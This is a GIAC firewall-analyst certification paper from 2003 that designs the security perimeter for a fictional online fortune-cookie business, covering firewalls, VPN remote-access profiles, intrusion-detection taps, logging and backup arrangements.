Global Information Assurance Certification Paper

Making Internet Fortunes

Kristopher Price
1 May 2003

GIAC Certified Firewall Analyst (GCFW)

Practical Assignment
Version 1.9 (revised January 20, 2003)

Firewalls, Perimeter Protection, and VPNs
SANS Darling Harbour, Sydney, Australia
February 2003

Preface

This paper discusses the processes in constructing a design, implementing a configuration, and providing a follow up audit, of a security architecture for an online e-business. The focus is on demonstrating the skills involved in safely (and reasonably) securing a perimeter and ensuring its validity. Throughout the paper, potential weaknesses in perimeter security are demonstrated or described, and good practises are explained.

A best effort attempt has been made not to use any real names or places that could be taken to falsely identify any organisation or persons. Attempts have also been made to cite all addresses drawn from other sources and the author has used a reserved network[1] (42.0.0.0/8) for demonstrating public addresses.

Any pricing is based on approximate conversions from quotes made in the New Zealand dollar and is indicative only. Any mention of a product or tool, and its demonstrated use does not imply endorsement. The reader bears responsibility for assessing any products or tools to their standards.

Sample output is for demonstration only, and may vary with displayed times and names due to the lab environment.

Contents

[1] "Internet Protocol V4 Address Space." (URL: http://www.iana.org/assignments/ipv4-address-space).

1. Assignment 1 – Security architecture

1.1. Background

GIAC Enterprises is a successful business dealing in the sale of fortune cookie sayings, with a turnover of 15 million dollars in the past year, and a projected increase to 20 million dollars over the next three years.

It currently maintains a small online e-business presence that has expanded rapidly and the company is looking to centre its future operations on this new sales medium to reduce costs and simplify its business operations. To help with making this move, GIAC Enterprises recently partnered with Umbrella Corporation, a large firm with a core of Internet business experience.

Umbrella Corporation has made a major investment into GIAC Enterprises, funding a re-branding and re-launching with a new generation of their product. As part of its investment, Umbrella Corporation requires that a high standard of security be implemented in the new system. This is due to its relationships with other businesses and its sensitivity to negative publicity.

The business is located in Racoon City and maintains distribution, resale, and supply relationships with partners in Asia, Europe, and North America. As it expands further and the expenses become more viable, it will seek to increase its disaster-recovery and service level requirements.

GIAC Enterprises currently has 80 personnel at its head office, and 60 personnel who work remotely.

1.1.1. Present operations

GIAC Enterprises has a broad set of access requirements arising from its business operations. At its perimeter it maintains an Internet gateway and six WAN connections.




Figure 1 – Present operations

1. Internet access is through one Linux gateway acting as both a mail relay and firewall. This has grown from a small beginning; the spare AMD K6-2 workstation that was used has since been replaced by a Pentium III workstation, which is still in place.

2. The cache and intranet server is a Linux host on another Pentium III workstation.

3. The mail server is a Microsoft Windows 2000 server running Microsoft Exchange 5.5. This is accessed by all of the internal workstations and receives and sends all mail through the Sendmail relay running on the Linux gateway.

4. Authentication and file serving is performed by Microsoft Active Directory and three Microsoft Windows 2000 servers. These are accessed by all of the internal workstations.

5. An Ultra 10 running Solaris 8 acts as an FTP staging server where data is received and transferred between customers, partners, suppliers, and the business.

A fair amount of manual operation is required from the staff to prepare packages, upload them, and configure them to be accessed. The same is true of receiving data from suppliers. Work has been done over time to automate this with scripts, but this problem has been more fully solved with the new application.

6. Three application and database servers running Solaris 8 and Oracle 9i are accessed by all of the internal workstations and by several resellers and suppliers who connect through a mixture of ISDN and frame relay WAN connections.

7. Individual writers supply GIAC Enterprises through mail channels with staff members who then input them into the databases.

8. A standard build of Microsoft Windows 2000 with the associated office applications is used on all PC workstations.

   The applications team has grown from its small beginnings as a couple of Oracle administrators to encompass the Web developers brought in for the new application. It is still very Solaris centric and has a mixture of Sun workstations.

   The technical team manages the Windows environment and has now grown with addition of Solaris administrators for the new environment.

1.1.2. Application

A new online product delivery and supply system accessed using HTTP and HTTPS has been developed. It is based on Apache with PHP and an Oracle database back-end. This has been named simply the eChannel.

Development of the eChannel began before any security consultation started taking place. An audit has since been performed and GIAC Enterprises are acting on the largely positive results.

The eChannel is designed to serve as an extensible base for new features. It includes a comprehensive content management system with version controls.

One of the intended features to be rolled into it in the near future is the deposit application that is currently running on the staging server. This was developed in conjunction with the eChannel and is a Web based application running over HTTPS which allows remote workers and third parties to input their work more automatically.

1.2. Requirements

1.2.1. Internet access

GIAC Enterprises connect to the Internet through the Racoon City Internet Exchange (RCIX) at 100 Mbps, although the actual throughput achieved is much lower due to the limitations of the current gateway architecture.

RCIX is a high capacity fibre optic network that spans the central business district, providing peering with connected customers and service providers. The service is well priced, and being connected offers a large selection of service providers to choose from, with the capability to very easily change them should the need arise.

The desire is to retain the current connection because of the benefits it provides and to increase the capabilities of the gateway's performance, manageability, security, and gain the ability to provide VPN services.

The expectation is – with the addition of VPN capabilities – for existing WAN connections to be slowly replaced by the much cheaper VPN connections. A migration period will need to be in place where the current WAN connections remain operational.

The base Internet services required are:

1. World Wide Web browsing, FTP, HTTP, HTTPS, and audio and video streaming.

2. Incoming and outgoing mail, SMTP, ESMTP.

3. News, NNTP, may be desired at some stage but is not used at present.

4. DNS resolution of external domain names.

5. IKE and ESP from the Internet to the Nortel Contivity.

1.2.2. eChannel application

GIAC Enterprises maintain a static website and a small e-business system on a hosting service provided by their service provider. Their domain (giac.com) is also hosted and fully managed by the same service provider.

The eChannel is intended to replace the current website and e-business system and GIAC Enterprises want it implemented fast. They do not want to include disaster-recovery or redundancy capabilities initially, but do wish to revisit this in a future phase; when it is expected that the system will be fully operational and existing customers will have been migrated across.

Access to the eChannel requires solely HTTP and HTTPS. Access will be required from Internet clients to the web servers on both ports 80 and 443.

Because of the nature of the product, and the multiple languages available, the business is not prepared to remove any potential customers. Therefore there will be no country or region black list applied to parts of the world.

1.2.3. Remote access

Business managers and sales representatives who are travelling need access to the internal services, primarily for file serving and mail. There will be some

employees requiring a wider array of access, such as on-call support that is expected to remotely maintain the applications.

Access for these users, due to their mobile nature, will typically be through dial-up, wireless, or in-room hotel service.

1. The standard profile constitutes the following access.

    a. HTTP/HTTPS and FTP through the cache server and corporate gateway to the World Wide Web.
    b. HTTP/HTTPS and FTP to the staging server.
    c. HTTP to the intranet server.
    d. Authentication and file serving to the internal servers.
    e. Mail and messaging to the internal mail servers.
    f. Ping to the above servers.
    g. The required access for Norton AntiVirus updates and Sygate Security Agent logging.

2. The applications profile extends the standard profile.

    a. Oracle and SSH to all applications hosts.

3. The administration profile extends the standard profile.

    a. SSH to all administration and log hosts. These can be used as staging points for accessing the rest of the architecture.

Due to the nature of the business, much of the supply work can be handled from an employee's home. A number of employees choose to telework from home, writing fortunes, and supplying them through simple mail channels to employees at the head office.

The ability to provide VPN means that these users will have better access to internal services, better security controls can be performed, and work can be deposited automatically.

Many teleworkers may be given access as standard employees, however a stricter profile is created with simplified services for those teleworkers that do not yet have a history with the business, who may not be trusted enough, or who simply is not deemed to need the wider services.

4. The stricter teleworker profile.

    a. HTTP/HTTPS and FTP through the cache server and corporate gateway to the World Wide Web.
    b. HTTP/HTTPS and FTP to the staging server.
    c. HTTP to the intranet server.
    d. IMAP, POP3, and SMTP to the mail server.
    e. Ping to the above servers.

f. The required access for Norton AntiVirus updates and Sygate Security Agent logging.

Teleworkers are given separate IMAP or POP3 accounts on the mail host through which they get secure mail access with internal employees. This is a simple solution to the problem of having confidential mail travelling through the Internet, and saves the costs and necessary training of using a secure mail product like GnuPG or PGP.

The SMTP server on the mail host should not relay from these users to the outside world, it is only there to relay mail into internal accounts. This is to help prevent a rogue teleworker using the mail host as a spam relay.

Custom profiles will need to be created from time-to-time for any contractors or persons employed for a particular application or project, or those providing support to specialised internal systems, e.g. a PABX. At this time there are no requirements for this, however.

1.2.3.1. Partners and branch offices

Data flows both from, to, and bidirectionally between GIAC Enterprises and its partners dependant on the relationship. Whether connecting via VPN or WAN the requirements are very similar.

1. Resellers.

    a. HTTP/HTTPS and FTP to the staging server.
    b. Some resellers will require direct database access.

2. Suppliers.

    a. HTTP/HTTPS and FTP to the staging server.
    b. Some suppliers will require direct database access.

3. Translators require files to be uploaded using FTP over the Internet to their staging servers. This was done unencrypted but an arrangement has recently made with the translators to start encrypting the files with GnuPG. During this a policy was agreed upon for storing and securely exchanging the keys.

4. Branch offices are very small operations and in some cases merely symbiotic partners whose entire operations, or most of, rely on the GIAC Enterprises product line. Branch offices require nearly full access to be able to share files and get mail.

    a. HTTP/HTTPS and FTP to the staging server.
    b. HTTP to the intranet server.
    c. Authentication and file serving to the internal servers.
    d. Mail and messaging to the internal mail servers.
    e. Ping to the above servers.

1.2.4. Security considerations

GIAC Enterprises' primary concerns are the security of its information assets and the protection of its public image. Much of these security considerations have gone into creating the included guiding principals.

GIAC Enterprises have expressed a desire for being able to segment some internal systems from the internal network, but this is not a final requirement for the architecture. Mention was also made of wireless networking, although no plans are presently in place for a wireless network, and it was mentioned solely for consideration should it impact the design.

Whatever form the final design solution takes, it should be extensible.

1.2.5. Budgetary considerations

A generous budget of $350,000 USD has been made available for the project, with some of the investment being made by Umbrella Corporation.

The business has formed relationships with several suppliers over the years and has indicated that they would prefer to continue using those suppliers.

1.2.6. Guiding principals

The architecture is to be designed and implemented in accordance with a set of principals that have been created to help guide the process. These guiding principals will ensure that desired and valuable concepts and goals are not ignored in the architecture.

1. Protecting information assets and industry credibility is of maximum importance.

2. Always err on the side of security.

    a. That which is not explicitly permitted is denied.
    b. Partners should not be trusted (as much as the business will permit).
    c. VPN and WAN connections should be considered entry points in the network perimeter.

3. Construct defence in depth.

    "Don't depend on just one security mechanism, however strong it may seem to be; instead, install multiple mechanisms that back each other up." (Zwicky, Cooper, Chapman, p. 61)

    a. Have more than one firewall between important assets and un-trusted networks (e.g. the Internet).
    b. Reinforce firewalls with intrusion detection.
    c. Perform host based firewalling.
    d. Perform host integrity checking.
    e. Perform virus scanning.

f. Provide rapid incident alert and response.

4. Plan for the future.

    a. Disaster-recovery and redundancy capabilities will need to grow.

5. Keep it simple as simplicity will help the architecture remain maintained and secure.

    "Simplicity is a security strategy for two reasons. First, keeping things simple makes them easier to understand; if you don't understand something, you can't really know whether or not it's secure. Second, complexity provides nooks and crannies for all sorts of things to hide in; it's easier to secure a studio apartment than a mansion." (Zwicky, Cooper, Chapman, p. 70)

    a. Simplify the backup process with simplified host configurations and packaging, allowing for quick recovery and easy alteration and maintenance.

6. The current environment, the available skill set, and ease-of-use, should be considered in the design of the architecture.

7. Implement industry practises, including the Visa Account Information Security Standards[2].

    Note: an attempt was made to complete the Visa Self Assessment Quick Standards Form, but this required the creation of an account, which at the time was not functioning.

8. Be a good Internet neighbour[3].

1.3. Security architecture

1.3.1. Segmentation, tiers, and trust zones

The design largely follows an n-tier model. At least two layers of defence are placed between internal systems and the Internet, because of the security requirements.

Important assets are segmented from both the internal and external networks into separate trust zones. Similarly, the support systems for the architecture, such as management hosts, are also segmented. Access to the segments is then controlled by a firewall, and in order to compromise any part of the environment, different layers need to be attacked.

There are two main access streams, one for the eChannel application, and another for the corporate Internet access and remote access (the corporate

[2] "Account Information Security." (URL: http://www.visa.com/secured/).
[3] "Are you a good Internet neighbour?" (URL: http://www.sans.org/rr/start/neighbor.php).

gateway). The split separates content and product delivery from day-to-day office operations. This can be beneficial for managing security incidents, and it will allow the eChannel to be replicated to a data centre, providing dual live sites with basic load sharing and redundancy capability.




Figure 2 – Tier segmentation

1.3.2. Components: devices

1.3.2.1. CyberGuard firewalls

The demand for high security led to the selection of the CyberGuard range of firewall products. The CyberGuard range is highly certified and was found to be a superior product to others trialled. Valuable references can be found at the end of this document describing the benefits and features.

Two FS500 models (with 6 ports) are used as fw1 and webfw1, and two KS1500 models (with 10 ports) are used internally. Version 5.1 of the CyberGuard firewall software is used.

1.3.2.2. Nortel Contivity

The Nortel Contivity 1700 has been selected over the competing Cisco 3015 VPN concentrator primarily because it offers a better price for performance. Also, it is also very simple to manage, makes a lot of statistics available via SNMP, is far more configurable, and logs all configuration changes

The Nortel Contivity 1700 was found to have a throughput of 40 Mbps and a maximum of 500 tunnels, at a price of $7,500 USD. It can be upgraded to 90 Mbps of throughput for an additional $3,500 USD.

The Cisco 3015 VPN concentrator was found to have a throughput of only 4 Mbps and a maximum of 100 tunnels, at a price of $9,000 USD. It can be upgraded to 50 Mbps of throughput for an additional $8,000 USD.

Version V04_06.1200 of the software is used

1.3.2.3. Cisco routers

Cisco routers and switches are already used across the existing internal infrastructure, and there are members of the technical staff who have experience managing and maintaining Cisco equipment.

The head office is connected to the RCIX by 100 Mbps Fast Ethernet, and the new architecture will continue to use this. The current border router is a Cisco 2650, and while it has coped well till this point, it is not capable of achieving the full 100 Mbps throughput, and is reaching its limitations.

With the new remote access strategy, and general increasing business reliance on Internet technologies, the demand is set to increase.

A Cisco 3745 has been selected to replace this, and the existing Cisco 2650 will be re-used in the eChannel stream. According to Cisco, the chosen router is capable of 15,000-20,000/225,000 packets per second of throughput, as opposed to the 2,000/37,000 packets per second of the current router. This should result in a large performance increase with suitable room for growth.

The operating system and version is Cisco IOS Version 12.2 (11) T3 on all routers unless otherwise stated.

1.3.2.4. Cisco switches

There is an abundance of Cisco switches in the current environment and they will continue to be used. The Cisco 2950 24 port model will be used at almost all points in the architecture where switches are required. The existing Cisco 16 port switch in the current gateway will be re-used for the eChannel switch.

For the purpose of recombining tap streams – as described below – the Cisco 2924M 24 port switch running Cisco IOS Version 12.0 (5.1) XW will be used.

The operating system and version is Cisco IOS Version 12.1 (9) EA1 on all switches unless otherwise stated.

1.3.2.5. Taps

Where IDS is being performed it may not always be convenient to place a switch simply for the purpose of port mirroring. It may also be a security concern to create a physical connection capable of supporting two-way communication between an IDS sensor and zone with a different trust-level.

At these points taps will be used. Taps are cheaper than switches that are capable of doing port mirroring, and are completely passive. This means that whether powered or un-powered they will continue to pass data, therefore reducing failure points in the network that would be caused by adding switches.

Taps are also transmit only devices, meaning they have no receive capability, rendering the monitoring device invisible to the network. It may still be possible to exploit the IDS software[4], but it would not be possible for the exploit to upload a root-kit, or open a port on the host that could be contacted.

The drawback with using taps is that they split full duplex traffic into two streams. To resolve this, a switch is used to recombine all of the streams. This involves taking the two streams from the tap, connecting them to two ports on the same VLAN on a switch, and then mirroring that VLAN to another port. Depending on the switch's capabilities, this can be done many times to recombine multiple tap streams.

As mentioned, a Cisco 2924M has been chosen for this purpose. This has a total of 24 10/100 Mbps ports, and two expansion slots, giving initial capacity for 8 taps. In the future this can be expanded with Gigabit port modules, and the span ports for the high traffic VLANS can be moved to these.

The taps chosen for use are Finisar taps as these can be sourced from an existing supplier.

Note: only 100 Mbps segments are going to be tapped at present, and it is not expected that any of these will consistently reach two-way saturation.

1.3.2.6. Sun servers

Experience with Solaris already exists amongst the development and technical staff, and considerable new experience has been gained during the development of the new application (with it occurring on Solaris).

Supplier and support relationships exist and because of this management have expressed a preference for the continued use of Sun equipment.

Two models have been selected for use in the new architecture. The SunFire V210 will be the predominant model used, and when greater capacity and expandability is needed the SunFire E280R model will be used.

---

[4] "CERT Advisory CA-2003-13 Multiple Vulnerabilities in Snort Preprocessors ." (URL: http://www.cert.org/advisories/CA-2003-13.html).

The SunFire V210 models will have dual 36 GB disks and the SunFire E280R models will have dual 72 GB disks. In both cases the disks will be mirrored.

Three SunFire V120 servers were bought during the development of the new system and have become spare. An Ultra 10 workstation is also available to be re-used.

The operating system and version used is Solaris 9 12/02 on all systems.

1.3.2.7. SSL accelerator

A Rainbow CryptoSwift[5] SSL accelerator card is purchased to be installed in the Web server. Using an SSL accelerator can vastly improve the number of SSL connections that a server can handle.

1.3.2.8. Backup devices

A combination of existing tape drives are attached to the existing applications servers. The backup process requires an additional three DLT tape drives, two attached to the log hosts, and one attached to an applications server.

These are purchased from Sun with the servers.

1.3.2.9. Cyclades console server

The Cyclades TS1000[6] console server is very configurable and enables authenticated access using multiple accounts to 16 consoles using SSH version 2. The can be provided by an existing supplier.

1.3.3. Components: software

1.3.3.1. Norton AntiVirus 2003 and Sygate Secure Enterprise 3.0

When a device creates a VPN connection to the head office, the perimeter is effectively extended to that device. This is due to the large amount of access that is often given, usually necessarily, to some users when they connect. If the device were compromised, then an intruder could gain access to the internal network by relaying through it. Control and protection of that device becomes critical for this reason.

The first line of defence is a good virus scanner, combined with regular virus signature updates. GIAC Enterprises already use the latest Norton AntiVirus 2003 internally and on all company laptops, and this will continue to be used.

The second line of defence is a personal firewall. The Sygate Secure Enterprise 3.0 solution was chosen to provide this. This is regarded as one of the best products available. It is composed of three services.

1. The Sygate Security Agent, which at its core comprises of an application-centric firewall.

[5] "CryptoSwift eCommerce Accelerator ." (URL: http://www.rainbow.com/cryptoswift/).
[6] "Cyclades-TS Series." (URL: http://www.cyclades.com/products/).

2. The Sygate Management Server, for web-based central management of policies.

3. The Sygate Enforcer, for ensuring that connecting clients are running the Sygate Security Agent.

The Sygate Enforcer is especially valuable because it will make a good option for providing control over wireless access in the future.

Where a company laptop or computer is not available for a remote access user (such as many teleworkers), GIAC Enterprises have agreed to supply a copy of Norton AntiVirus and the Sygate Security Agent. This will be bundled into an installable package with the Nortel Contivity client. The Nortel Contivity 1700 is configured to only grant access to this client for employees.

1.3.3.2. RSA SecurID and ACE/Server 5.1

The third line of defence is to ensure strong authentication mechanisms are in place. This means that authentication should consist of two factors, something you know and something you have.

RSA SecurID was chosen for the following reasons.

1. RSA SecurID is a market leader in this field, with a strong history.

2. There is a large support base and a large number of professionals experienced with it.

3. There are a wide range of products that support it, including both the CyberGuard firewall and the Nortel Contivity.

4. The token method is simpler to use and implement than certificate based USB keys.

5. A supplier to the business was able to offer a good price.

1.3.3.3. Apache 2.0.45 – http://httpd.apache.org/

Apache is the most widely used Web server on the Internet. It is installed in the eChannel stream, on the staging server, and on the intranet server. It is configured not to provide any banner information.

1.3.3.4. PHP 4.3.2RC2 – http://www.php.net/

PHP is a pre-processed hypertext parser, and is installed with the Apache Web server.

1.3.3.5. OpenSSL 0.9.7b – http://www.openssl.org/

OpenSSL is used by the Apache SSL module (mod_ssl).

1.3.3.6. Squid 2.5.STABLE2 – http://www.squid-cache.org/

The Squid cache server is widly used, including in the present environment, and will be used on the new cache server. In the eChannel stream it is installed on the Web server as an HTTP accelerator (reverse proxy).

1.3.3.7. Postfix 2.0.9 – http://www.postfix.org/

The Postfix mail transport agent is used as a replacement for Sendmail on all hosts, including the primary mail host. Postfix is modular and generally easier to administer than Sendmail. It also has a superior record with security, as evidenced by searching CERT[7], and the two recent Sendmail exploits[8].

By default Postfix does not provide any version information in the banner.

1.3.3.8. Snort 2.0.0 – http://www.snort.org/

Snort is an open source network intrusion detection sensor that is widely used.

1.3.3.9. IP Filter 3.4.31 – http://coombs.anu.edu.au/~avalon/

IP Filter is used on all Solaris hosts in the environment to provide host based firewalling. IP Filter is written by Darren Reed with ports to many platforms.

Note: a sample configuration is included as Appendix A.

1.3.3.10. Integrit 3.02.00 – http://sourceforge.net/projects/integrit/

Host integrity checking is performed using Integrit. Integrit is an open source product that is simple to use and similar to older versions of Tripwire .

1.3.3.11. Syslog-ng 1.6.0 – http://www.balabit.com/products/syslog_ng/

Syslog-ng is an open source syslogd replacement with much enhanced functionality.

1.3.3.12. Logsurfer 1.5b – http://www.cert.dfn.de/eng/logsurf/

Logsurfer is a log monitoring utility written to improve on the capabilities of swatch.

1.3.3.13. Rsync 2.5.6 – http://samba.anu.edu.au/rsync/

rsync is an incremental file transfer utility.

1.3.4. Alerting and logging

Logging is centralised to log hosts. All messages logged to the local disk and important messages are also logged via syslog to the designated log host. Complete logs are then synchronised from the host, along with any other unique data, on a regular basis.

---

7 "CERT Coordination Centre." (URL: http://www.cert.org/).

8 "CERT Advisory CA-2003-07 Remote Buffer Overflow in Sendmail." (URL: http://www.cert.org/advisories/CA-2003-07.html).
"CERT Advisory CA-2003-12 Buffer Overflow in Sendmail." (URL: http://www.kb.cert.org/vuls/id/897604).

Incoming log messages are monitored on the log hosts using the Logsurfer program. Logsurfer uses a configuration that contains a set of rules and defined actions, it then tails a specified file and when a rule matches, its defined action is performed.

In many cases the configurations simply consist of a series of messages to ignore then a default statement that catches all remaining messages and generates an alert.

Alerts are sent to an existing call management system that is configured to send a page to the technical support pager depending on the type of alert received.

The CyberGuard 5.1 firewalls are unique in that as part of their B2 compliance they maintain full binary audit logs of the system. This means an incredible amount of detail is logged, including the binary header of every packet, and individual system calls (e.g. exec() and fork()) made the processes. If for any reason the firewall cannot log a packet it is trying to pass to the binary audit logs, then the packet will be denied.

Note: samples of log messages and associated Logsurfer configurations for the Nortel Contivity are included as Appendix B.

1.3.5. Backups and builds

The CyberGuard 5.1 firewall has a completely automated backup scheduler that will save its current configuration to an encrypted file on an FTP server. The binary audit logs are also saved in this fashion. These encrypted files must be loaded back onto a CybgerGuard 5.1 firewall to be read.

The FTP server (on the log host) where the backups are stored is configured securely; permitting only connections from that address for that user, for that user to be restricted to their home directory, and permitting only a very strict set of commands. This is reinforced by IPF rules restricting where FTP connections can be made from.

The firewall is built using an automated bootable Compact Disc that contains a complete image of the current firewall system. This disc is supplied from CyberGuard whenever a new version or update is released.

Note: downloadable product support updates are also available for rapid fixes.

After loading the disc the firewall is rebooted and it proceeds to re-image itself. This will typically take between 30 and 45 minutes depending on the type of system. The firewall is then rebooted again and it loads the initial configuration from a single floppy disk. This contains information that the firewall uses to retrieve its full configuration backup via FTP, such as the interface configuration, default route, and the FTP server.

The Nortel Contivity 1700 is handled in a very similar fashion to the firewall. It performs automated backups to an FTP server, and restores from this.

Unique data is regularly synchronised from the Solaris hosts to aggregation points that are then backed up nightly to tape media. This is performed using the rsync program through SSH. All Solaris hosts in the architecture are then built using JumpStart. This greatly simplifies the management of backup operations.

The Solaris Security Toolkit[9], otherwise known as JASS (JumpStart Architecture and Security Scripts), is used to harden the hosts and simplify the build process. During the build process, all non-used packages are fully removed.

As part of the JumpStart architecture all of the hosts have configurations built from standard profiles. For example a standard IDS sensor profile is created and the IDS sensors use this as a base.

1.3.6. Network design

There are two internal firewalls, configured in a high availability pair to reduce the points of failure; moving them to the switches on each segment. Should a firewall fail then access to all of the segments is not lost, however if a switch were to fail, then that segment will still be lost.

Having this high availability allows GIAC Enterprises to relocate some of its internal systems into the secondary applications network, satisfying its desire to provide access controls to them, while still maintaining an equivalent level of availability.

Initially the eChannel stream is hosted at the head office, and will have no redundancy; if it fails at any point then it will be offline. This is going to be revisited later down the line, at which time the stream will be completely replicated and co-located at a geographically remote data centre.

To do this an Alteon AceDirector is be added at each site and configured with two virtual addresses (VIPs), one for the local site's address, and a higher cost version of the other site's address. Health checks are then performed and if the local site goes offline the Alteon AceDirector stops advertising its VIP, causing traffic to be redirected to the higher cost VIP at the other site.

In doing this GIAC Enterprises gain a geographically diverse failover scenario, with basic round-robin DNS based load sharing.

The giac.com zone will continue to be hosted by the service provider as they have offered good service, and doing so helps reduce the name servers as being a potential denial of service target.

[9] "Solaris Security Toolkit (JASS) ." (URL: http://www.sun.com/software/security/jass/).

